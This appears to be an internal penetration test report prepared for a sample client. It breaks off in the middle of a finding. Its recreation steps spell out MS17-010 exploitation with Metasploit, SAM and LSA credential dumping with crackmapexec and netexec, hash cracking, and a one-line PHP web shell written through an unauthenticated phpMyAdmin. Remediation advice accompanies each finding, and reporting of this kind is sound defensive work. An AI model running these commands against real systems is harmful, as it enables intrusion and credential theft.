



Internal Security Assessment

Prepared for: Sample Inc

COMPLETE REPORT

May 18, 2026

Red Sentry

This engagement was performed in accordance with the Statement of Work, and the procedures were limited to those described in that agreement. The findings and recommendations in this report reflect the systems, scope, and timeframe defined in the Statement of Work.

While every effort was made to provide thorough coverage, no security assessment can identify every possible issue, and results should not be interpreted as a guarantee of complete security.

Contact Information

+1 (888) 337-0467

hello@redsentry.com



TABLE OF CONTENTS

SUMMARY.....	4
Project Overview.....	4
Goals.....	4
Dates.....	4
Findings Overview.....	5
Overall Grade.....	6
Scope.....	6
EXECUTIVE SUMMARY.....	7
Test Performed.....	9
Active Directory Scanning.....	9
Active Host Discovery.....	9
Exploitation.....	9
Known Vulnerabilities.....	9
Port-Scanning.....	9
Vulnerability Scanning.....	9
Internal Security Assessment Findings.....	11
MISSING CRITICAL SECURITY PATCHES.....	11
WEAK DOMAIN PASSWORD POLICY.....	15
REMOTE CODE EXECUTION.....	20
IMPROPER PRIVILEGE MANAGEMENT.....	22
PLAINTEXT LSA PASSWORDS RECOVERED FROM REGISTRY.....	25
SHARED LOCAL ADMINISTRATOR PASSWORD IN USE.....	28
DEFAULT CREDENTIALS IN USE.....	31
ACTIVE DIRECTORY "SCHEMA ADMINS" GROUP IS NOT EMPTY.....	37
SMB SIGNING NOT REQUIRED.....	39
ANONYMOUS FTP LOGIN ENABLED.....	41
OBSOLETE OPERATING SYSTEMS AND UNSUPPORTED SOFTWARE.....	43
UNENCRYPTED COMMUNICATIONS (TELNET).....	45
APPENDIX (A) SEVERITY DESCRIPTION.....	47

SUMMARY

Project Overview

Sample Company engaged Red Sentry to perform an internal network security assessment of its corporate environment. The assessment focused on identifying vulnerabilities, misconfigurations, and attack paths that could be leveraged by an attacker with access to the internal network.

Testing included internal host discovery, service enumeration, vulnerability validation, Active Directory review, credential exposure analysis, and controlled exploitation where appropriate. The objective was to evaluate whether weaknesses within the internal environment could lead to unauthorized access, privilege escalation, lateral movement, or broader compromise of domain resources.

The findings in this report reflect the systems and network ranges made available during the approved testing window and are limited to the scope defined for the engagement.

Goals

The primary goal of this internal network security assessment was to evaluate the security posture of Sample Company's internal environment from the perspective of an attacker with network-level access.

Red Sentry focused on identifying vulnerabilities, misconfigurations, weak authentication controls, excessive privileges, and attack paths that could allow unauthorized access, privilege escalation, lateral movement, or compromise of sensitive systems and domain resources.

Dates

April 08, 2026

KICKOFF

April 08, 2026 - April 17, 2026

TESTING PERIOD

May 18, 2026

DELIVERY



Findings Overview


During the assessment, the testing team identified multiple security findings across the environment.

A finding represents a unique security issue with a distinct root cause. Instances represent the number of instances where that issue appears within the assessed environment.

The following table summarizes the identified findings and the number of Instances observed during testing.

Severity	Finding ID	Instances
	TC8FBTU-F0006	2
	TC8FBTU-F0007	1
	TC8FBTU-F0008	1
	TC8FBTU-F0009	1
	TC8FBTU-F0010	1
	TC8FBTU-F0011	1
	TC8FBTU-F0012	1
	TC8FBTU-F0013	1
	TC8FBTU-F0014	1
	TC8FBTU-F0015	1
	TC8FBTU-F0016	1
	TC8FBTU-F0017	1

Overall Grade



GRADE



Scope

Approved Assets, see CSV

EXECUTIVE SUMMARY

The assessment team conducted a penetration test on Sample Company's internal network. Overall, the internal environment needs serious attention as the assessment team was able to gain administrative privileges over the complete internal network including the Active Directory environment in a short engagement time.

Following the order of severity, 4 critical issues were identified. These consist of weak password policy, missing critical security patches, remote code execution via unauthenticated PHPMyAdmin panel, and information disclosure on Kyocera printers. These vulnerabilities led the assessment team to compromise the entirety of the internal network.

Next, 3 instances of high-severity vulnerabilities were identified, consisting of plaintext LSA passwords dumped from the registry. This vulnerability allows an attacker to retrieve cached credentials stored in the registry hives of the domain computers, which can then be leveraged to compromise additional users and hosts. Additionally, improper privilege management on critical devices such as domain controllers was observed. Furthermore, password reuse of high privileged accounts such as local administrators was observed. These issues heavily affect the security posture of the internal environment.

Following the order of severity, 4 instances of medium-severity issues were identified. These consist of default credentials being used, Active Directory Schema Admins group not being empty, and SMB signing not enabled for a few hosts. These vulnerabilities allow an attacker to gain unauthorized access to the affected services, while schema admins can modify the underlying schema of the Active Directory environment, which can cause irreversible changes in the AD structure. Finally, SMB signing is required to mitigate a variety of relay attacks.

Next, 1 low-severity issues were identified. This consists of anonymous FTP logins being enabled on several hosts. This vulnerability allows an attacker to gain unauthorized access to FTP servers that may contain sensitive information or can be abused to serve malicious payloads in the domain.

Additionally, 1 informational issues were identified. This consists of unencrypted communications. Although this is not a serious issue in itself, this increases the risk of man-in-the-middle (MITM) attacks.

In summary, the organization's security posture requires serious attention. The assessment team highly recommends reviewing the domain password policy, disabling never-expiring passwords, restricting the use of passwords containing the name of the organization with minimal modifications, restricting the reuse of passwords, and rotating the passwords in use. Applying proper mitigation steps to secure LSA secrets in the registry, disabling SOAP API for Kyocera printers, changing the default and anonymous credentials, removing users from the schema admin group, mandating SM




Figure 1: Security risk chart

As the image above shows, the overall risk value is high as all of the risk elements are at 10.

As a general rule, an area below 4 shows a low business impact, between 4 and 7 a medium impact, and above 7 high.

Test Performed

The main goal of this test is to discover issues from the perspective of an internal user, and this includes the following tests:

Active Directory Scanning

Looking for vulnerabilities related to Active directory like misconfigured group policies, privileges escalation, etc.

Active Host Discovery

Check the reachability status of the in-scope assets from the provided internal host

Exploitation

The assessment team performed a standard set of attacks on each open port detected based on the type of services found in the earlier stages of the penetration test, in case web services were discovered, a full repertoire of OWASP Top 10 will be applied to look for vulnerabilities that could be exploited to gain access to different services or to gain control of the web server.

Known Vulnerabilities

With the technology and services information, the team started looking for known vulnerabilities (CVEs) related to the particular technology stack using different open-source tools.

Port-Scanning

Looking for open ports and services on the servers. This is a technique used in network scanning and reconnaissance to identify open ports on a target system.

Vulnerability Scanning

Looking at security flaws and vulnerabilities via automated vulnerability scanning tools to identify potential risk exposures and attack vectors across the organization network.

Internal Security Assessment Findings

MISSING CRITICAL SECURITY PATCHES

CRITICAL

Identifier	TC8FBTU-F0006
Severity	Critical
Instances	2

Description

Software vendors will release patches or updates to address known product vulnerabilities. Some software is designed to receive automatic updates, which can help to ensure that vulnerabilities are quickly patched. However, other software may not have automatic update capabilities or may not be configured to receive updates, which can leave an environment at risk. It's important to regularly check for and install updates for all software in use to minimize security risks.

Instances (2)

- XX.XX.XX.XX
- XX.XX.XX.XX

Evidence

While inspecting the hosts on the network, the assessment team discovered several hosts were vulnerable to MS17-010 (EternalBlue).




Figure 2: Hosts vulnerable to MS17-010

After the initial identification, the team used Metasploit's "auxiliary/admin/smb/ms17_010_command" module to create a local user account on 192.168.2.145 and added it to the local administrator's group, as shown in the image below.

customer data is compromised. An attacker having access to the environment may cause significant damage to the environment.

Steps for Recreation

1. Check if the target is vulnerable
 - `nmap -p 445 --script smb-vuln-ms17-010 <TARGET_IP>`
2. Launch the Metasploit console inside your terminal:
 - `msfconsole`
3. Search for the EternalBlue ms17_010 module
 - `search eternalblue`
4. Select the standard module to create a local user account:
 - `use auxiliary/admin/smb/ms17_010_command`
5. Run the module using:
 - `run`
6. Using crackmapexec dump the local SAM hashes:
 - `crackmapexec smb <IP> -u <USER> -p <PASSWORD> --local-auth --sam`
7. With the newly discovered Administrator hash dump the LSA Secrets:
 - `crackmapexec smb <IP> -u administrator -H <hash> --local-auth --lsa`
8. Use hashcat to crack the DCC hash to reveal the usable Admin password:
 - `hashcat -m [hash_type] -a [attack_mode] [hash_file] [wordlist_or_mask]`
9. To find vulnerable hosts to CVE-2019-0708 run this Metasploit module:
 - `scanner/rdp/cve_2019_0708_bluekeep`

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Apply appropriate security patches and update all outdated software to the latest version.

Resources

About MS17-010 (EternalBlue)

<https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>

About CVE- 2019-0708 (BlueKeep)

<https://www.fortinet.com/resources/cyberglossary/what-is-bluekeep>



WEAK DOMAIN PASSWORD POLICY

CRITICAL

Identifier	TC8FBTU-F0007
Severity	Critical
Instances	1

Description

A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly. A password policy is often part of an organization's official regulations and may be taught as part of security awareness training.

Implementing a strong password policy can help mitigate the risk of weak passwords. This can include requiring a minimum password length, using a mix of characters (e.g., uppercase letters, lowercase letters, numbers, and special symbols), and regularly expiring passwords. Additionally, implementing a password manager and encouraging users to use unique and complex passwords for each account can help.

Organizations can also use 3rd party tools that check passwords against known weak or breached passwords to prevent users from using easily guessable passwords discovered in breached data online.

Instances (1)

- ADDomain Domain Password Policy

Evidence

The assessment team reviewed the domain's password policy and found many insecure practices being followed in the domain. It was observed that the minimum password length was set to 8 characters, along with never-expiring passwords, as shown in the image below.

```

ComplexityEnabled           : True
DistinguishedName          : DC=s[redacted],DC=com
LockoutDuration             : 00:30:00
LockoutObservationWindow   : 00:07:00
LockoutThreshold            : 10
MaxPasswordAge              : 00:00:00
MinPasswordAge              : 00:00:00
MinPasswordLength           : 8
objectClass                 : {domainDNS}
objectGuid                  : 4d65c6ab-0118-4f42-a023-8ef2a545b511
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False

```

Figure 8: Weak password policy

With this information in, the assessment team crafted a custom wordlist of passwords for the domain, which led to the compromise of a bunch of users, including the user [user], who is an indirect member of the Domain Admins group. The image below shows the assessment team logged in as the user [user] on the [machine_name] domain controller.

```

PS C:\Users\w[redacted]> whoami
s[redacted]\b[redacted]
PS C:\Users\w[redacted]> hostname
s[redacted]-02
PS C:\Users\w[redacted]> $sess = New-PSSession -ComputerName c[redacted]-DC-01
PS C:\Users\w[redacted]> Enter-PSSession -Session $sess
[c[redacted]-DC-01]: PS C:\Users\b[redacted]\Documents> hostname
c[redacted]-dc-01
[c[redacted]-DC-01]: PS C:\Users\b[redacted]\Documents> dir c:\

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/1/2020      11:42 AM         486de7c061f60f9843
d-----          12/6/2023      11:17 AM
d-----          3/17/2020       3:24 PM
d-----          5/13/2024       5:46 AM
d-----          5/6/2024       9:56 PM
d-----         12/10/2020       4:06 PM
d-----          3/1/2020       1:03 PM
d-----          3/1/2020      12:15 PM
d-----          1/13/2020       9:38 AM
d-r-----         4/17/2024       9:06 PM      Program Files
d-----          5/6/2024       9:58 PM      Program Files (x86)
d-----          3/25/2021       5:57 PM          rmm
d-----          4/21/2023      10:53 PM      software
d-----          1/25/2021       1:07 PM          temp
d-----          3/18/2020       5:08 PM      TFTP-Root
d-r-----          3/28/2024      10:10 AM      Users
d-----          4/28/2024      11:34 AM      Windows

[c[redacted]-DC-01]: PS C:\Users\b[redacted]\Documents>

```

Figure 9: Directory listing of xx-DC-01 as the user xx

Following this discovery, the assessment team was able to escalate privileges and add the low-privilege user “w-attacker” to the Domain Admins group, as demonstrated below.

```

PS C:\Users\w[redacted]\Desktop\subnets\New folder> Get-DomainGroupMember -Identity "Domain Admins" | select MemberName
MemberName
-----
wh[redacted]
C[redacted]
sv[redacted]
ad[redacted]
ad[redacted]
ai[redacted]
C[redacted]
ad[redacted]
sv[redacted]
ad[redacted]
Ad[redacted]

```

Figure 10: Privilege escalation to Domain Admins

Now the user “w-attacker” has administrative-level privileges on the domain ADDomain.local which grants them access to files and shares containing sensitive and confidential information, as shown below.




Figure 11: Access to sensitive files and shares

It was also observed that users in the domain had never-expiring passwords, which is not a recommended practice.




Figure 12: Never expiring passwords

Several user accounts including the sensitive krbtgt account's password were found not to have been for more than 10 years, as shown below.




Figure 13: krbtgt password rotated more than 10 years ago

It is recommended to rotate the krbtgt password every 180 days. In case an attacker gains administrator privileges on the domain, they can dump the krbtgt password hash, as demonstrated below.




Figure 14: krbtgt hash dumped

This krbtgt hash can then be used to generate Golden and Silver tickets. These tickets can be used to impersonate any user, machine or service account on the domain. Even if the password of the impersonated user or service is changed, as

long as the attacker keeps generating new tickets, they are immune to password resets and can maintain persistence in the network. The only way to invalidate these tickets is to rotate the krbtgt password twice.

These misconfigurations not only jeopardize the integrity of the organization's data but also expose it to the risks of data theft, unauthorized access, and other cyber threats, including ransomware attacks, undermining the organization's overall security posture.

Steps for Recreation

1. Harvest a list of valid domain usernames using a tool like rpcclient or NetExec:

- `netexec smb <IP> -u " " -p " --users`

With this information in, the assessment team crafted a custom wordlist of passwords for the domain.

2. The assessment team was able to escalate privileges and

add the low-privilege user “w-attacker” to the Domain Admins group,

3. Also, the team enumerated different users' password policies and found the misconfigurations listed above

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Rotate every single user, service, and computer password.
- Make passwords expire after a fixed time period. The recommended time period is 90-120 days.
- Enforce a password policy that forces password change every 120-150 days. Users can experience password fatigue for changing and remembering new passwords every 4-5 months. But this is a recommended practice to secure the environment.
- Enforce solutions to restrict passwords that contain the user's account name, company name, or full name. All the user accounts that the assessment team was able to compromise, including the admin account, used the word “SUMMER2024” as a password with little modifications.
- Passwords should be at least 12-15 characters long. Administrators should be at least 15 characters or more. Service accounts should be at least 20 characters in length.

- Resetting the KRBtgt password twice in a large environment in a short period of time may cause authentication outages. Please schedule a proper maintenance period before proceeding.
- Password must contain characters from at least three of the following categories:
 - Uppercase characters (A through Z)
 - Lowercase characters (a through z)
 - Numerical characters (0 through 9)
 - Special characters (!, @, #, \$, etc)

Resources

Microsoft's article on password complexity

<https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-must-meet-complexity-requirements>

NIST recommendations for strong passwords

<https://www.sans.org/blog/nist-has-spoken-death-to-complexity-long-live-the-password-phrase>

Strong password policy best practices

<https://www.netwrix.com/password-policy-best-practices.html>

About Golden and Silver tickets

<https://en.hackndo.com/kerberos-silver-golden-tickets/>

Managing krbtgt password

<https://blog.quest.com/what-is-krbtgt-and-why-should-you-change-the-password/>

Risks associated with rotating krbtgt password

<https://learn.microsoft.com/en-us/answers/questions/1659845/risk-and-consequence-when-executing-kerberos-password>

REMOTE CODE EXECUTION

CRITICAL

Identifier	TC8FBTU-F0008
Severity	Critical
Instances	1

Description

Remote Code Execution (RCE) is a type of security vulnerability that allows an attacker to run arbitrary code on a target system or server from a remote location. This means that the attacker can execute commands and take control of the affected system without having physical access to it. RCE vulnerabilities are particularly severe because they enable attackers to gain unauthorized access to the system's functionalities, potentially allowing them to steal sensitive information, deploy malware, create backdoors for future access, or disrupt the normal operations of the system.

Instances (1)

- xx.xx.xx.xx

Evidence

The assessment team discovered a single instance of PhpMyAdmin running on xx.xx.xx.xx. While examining this endpoint, the team noticed it had no authentication, which allowed the team to upload a backdoor to the system.




Figure 15: PHP backdoor

As we can see in the image above, the team was able to upload a backdoor to the platform called “redsentry.php”. This backdoor allowed the team to run shell commands on the device.




Figure 16: Backdoor POC running whoami command

After running the “whoami” command, we saw the platform was running as “system”. This is the highest level of privilege on Windows which means the team has full access to everything on the device.

This is one of the most critical vulnerabilities found since it allows an attacker to execute code remotely, opening the door to different vectors of attack like backdoors for data theft or even encrypting files and asking for ransom (ransomware).

Steps for Recreation

1. Visit:
 - <http://xx.xx.xx.xx/phpmyadmin/>
2. Upload a backdoor using the phpmyadmin portal like this:
 - `SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE 'C:/xampp/htdocs/redsentry.php';`
3. Run the commands as described in the details section above.

Recommendations

- Network Restrictions: Restrict access to PHPMYAdmin to only those IP addresses that require access. Ideally, PHPMYAdmin should not be accessible from the public internet. If remote access is necessary, consider using a Virtual Private Network (VPN) or SSH tunneling to securely access the tool.

Resources

How to secure phpmyadmin

<https://hackersploit.org/how-to-secure-phpmyadmin/>

IMPROPER PRIVILEGE MANAGEMENT

HIGH

Identifier	TC8FBTU-F0009
Severity	High
Instances	1

Description

Improper Privilege Management refers to a security flaw in which system or application permissions are improperly configured, allowing unauthorized access or manipulation of sensitive data or functionalities. This vulnerability arises when files, directories, or resources have overly permissive access controls, granting more privileges than necessary to users or processes. This can occur at various levels, including file systems, databases, or network services.

Instances (1)

- Refer to Table 1 above.

Evidence

While assessing the Active Directory environment, the assessment team observed that several users in the domain had excessive privileges over the Domain Controller. As shown in the image below, several users have rights that allow them to perform a DCSync.




Figure 17: Improper privilege management

```
192.16      445 DOF |- Executed command
192.16      445 DOF Alias name administrators
192.16      445 DOF Comment Administrators have complete and unrestricted access to the computer/domain
192.16      445 DOF Members
192.16      445 DOF
192.16      445 DOF .....
192.16      445 DOF ac
192.16      445 DOF Ad
192.16      445 DOF an
192.16      445 DOF ba
192.16      445 DOF bo
192.16      445 DOF ta
192.16      445 DOF it
192.16      445 DOF jo
192.16      445 DOF Le
192.16      445 DOF mc
192.16      445 DOF op
192.16      445 DOF Or
192.16      445 DOF The command completed successfully.
```



Users with DCSync Privileges	Users having Local Adminis

Figure 19: Excessive user permissions

1. Using observed path

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Remove Replicating Directory Changes and Replicating Directory Changes All rights from users that do not require them. Ideally, only the members of the Domain Admins group should have these rights.
- Remove unnecessary Local Administrators' accounts from the Domain Controller. These accounts should also be monitored constantly, and any irregularities should be reviewed.
- Install LAPS: Begin by downloading and installing the LAPS software package from Microsoft's official site on your domain controllers and the systems you intend to manage local administrator passwords.
- Follow the principle of least privilege. Only give enough rights to users and services that are required for them to work correctly.

Resources

<https://learn.microsoft.com/en-us/mem/intune/protect/windows-laps-overview>

About DCSync Attacks

<https://www.extrahop.com/resources/attacks/dcsync/>

PLAINTEXT LSA PASSWORDS RECOVERED FROM REGISTRY

HIGH

Identifier	TC8FBTU-F0010
Severity	High
Instances	1

Description

Plaintext LSA (Local Security Authority) secrets are sensitive information stored in the Windows registry. They can be used to authenticate to network resources and access domain resources. If these secrets are compromised, it can lead to unauthorized access and privilege escalation. To recover plaintext LSA secrets from the registry, an attacker would need access to the system and the ability to read the registry.

To protect against this, it is important to follow best practices for securing the system, such as implementing strong passwords and access controls, regularly patching and updating the system, and monitoring suspicious activity. Additionally, you can use software that encrypts the registry's LSA secrets, like Microsoft's LSA Protection.

Instances (1)

- XX.XX.X.X

Evidence

The assessment team was able to dump cleartext passwords from the registry via LSA secrets, as shown in the image below:




Figure 20: Dumping password hashes from registry

Cleartext passwords stored in the registry make it easier for an attacker to gain access to other systems within the network. This might lead to further compromise of the environment, and with each host being compromised, the damage an attacker can cause rises exponentially.

Steps for Recreation

1. Using NetExec, run the following command:

- `nexec smb xx.xx.xx.xx -u 'user' -p 'password' -M lsa`

2. Check the results

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Enable Local Security Authority Protection Using the Local Group Policy Editor:
 - In the Run dialog box, type `gpedit.msc` and click OK.
 - Click on the Administrative Templates folder under the Local Computer Policy section.
 - Select System and then open the Local Security Authority folder.
 - Right-click on the Configure LSASS to run as a protected process policy and choose Edit.
 - Choose the Enabled option in the edit window that crops up.
 - Click the drop-down icon under Configure LSA to run it as a protected process and choose Enabled with UEFI Lock.
- Enable Local Security Authority Protection Using the Registry:
 - Navigate to:
 - `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`
 - Click on the LSA key in the left panel.
 - Right-click on the RunAsPPL value in the right pane.
 - Choose Edit from the context menu and enter "1" in the value data box.
- Implement the principle of least privilege, granting users the minimum level of access required to perform their job duties.

- Implement multi-factor authentication for local administrator accounts and monitor local administrator activity on a regular basis.
- Implement security software such as antivirus and intrusion detection/prevention systems.
- Regularly update and patch systems to address known vulnerabilities.

Resources

About dumping password hashes

<https://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes-20.html>

SHARED LOCAL ADMINISTRATOR PASSWORD IN USE

HIGH

Identifier	TC8FBTU-F0011
Severity	High
Instances	1

Description

Systems that use Shared Local Administrator Passwords introduce a significant security vulnerability. When multiple devices or accounts share the same local administrator password, it creates a single point of failure. If attackers obtain this password from just one device, they immediately gain administrator-level access to all devices using that shared password.

This shared usage magnifies the impact of potential password leaks or breaches. Instead of compromising a single system, attackers can compromise multiple systems with the same effort. Moreover, tracking unauthorized access becomes more challenging since the shared password provides a ubiquitous access key across various platforms.

Additionally, shared passwords often remain unchanged for extended periods due to the logistical challenges of updating the password across multiple systems simultaneously. This static nature further increases the window of opportunity for attackers to exploit the vulnerability.

Instances (1)

- Local "Administrator" Account

Evidence

The assessment team discovered that the local administrator's password was being reused on multiple hosts on the network. This allowed the assessment team to authenticate with multiple hosts as the local administrator.



- **Replace Shared Passwords:** Upon LAPS activation, the tool will automatically start replacing the shared local administrator passwords on the enrolled devices with unique, randomly generated passwords.
- **Regularly Audit:** Periodically review and audit the LAPS implementation. Check for configuration drifts or unauthorized access attempts, and ensure password changes occur as intended.
- **Educate IT Personnel:** Train your IT staff on LAPS operation and the risks associated with shared local administrator passwords. This knowledge will aid them in managing, troubleshooting, and ensuring the environment remains secure.
- **Monitor Access:** Set up alerts or notifications for any unusual access attempts or changes to the LAPS-related attributes in Active Directory. Early detection of anomalies can prevent potential breaches.

Resources

About LAPS

<https://learn.microsoft.com/en-us/mem/intune/protect/windows-laps-overview>

About risks of password reuse

<https://www.pentestpartners.com/security-blog/admin-password-re-use-dont-do-it/>

DEFAULT CREDENTIALS IN USE

MEDIUM

Identifier	TC8FBTU-F0012
Severity	Medium
Instances	1

Description

Management Interfaces allow users to manage different systems and devices, such as applications, services, and devices. These interfaces can be accessed through web portals or console-based services. Some examples of systems commonly using Management Interfaces are VOIP phone systems, multi-function printers, networked security cameras, switches, firewalls, routers, and wireless access points (AP).

When these management interfaces are initially set up, they often come with a default username and password that can be used to perform administrative-level tasks in the system. The default credentials may be available in the vendor's documentation or instructional manuals. This poses a significant security risk because if a malicious actor gains access to these default credentials, they can easily access the Administrative account without bypassing security measures. Once a malicious actor has access to the Administrative account, they can perform further attacks against the network, such as stealing sensitive information or modifying system settings.

Instances (1)

- xx.xx.xx.xx

Evidence

The assessment team discovered several instances of default passwords being used. As shown in the image below, phpMyAdmin was configured with a weak username and password combination of admin:admin.




Figure 22: phpMyAdmin access using weak credentials

The team tried to log in using the credentials admin:admin and were able to successfully log in. Once logged in the assessment team had access to databases containing credentials for various services. These same credentials were also used for the web application at internal.dashboard, and the team was able to log into the admin account as shown below:




Figure 23: Login using weak credentials

Similarly, this set of credentials was also used to access the administrator panel to another application hosted on the network along with access to telnet on the same host xx.xx.xx.xx.




Figure 24: Log into admin panel using weak credentials

The image below shows access to the telnet service with username admin and password admin:

```
l--- $telnet 172.17.0.8
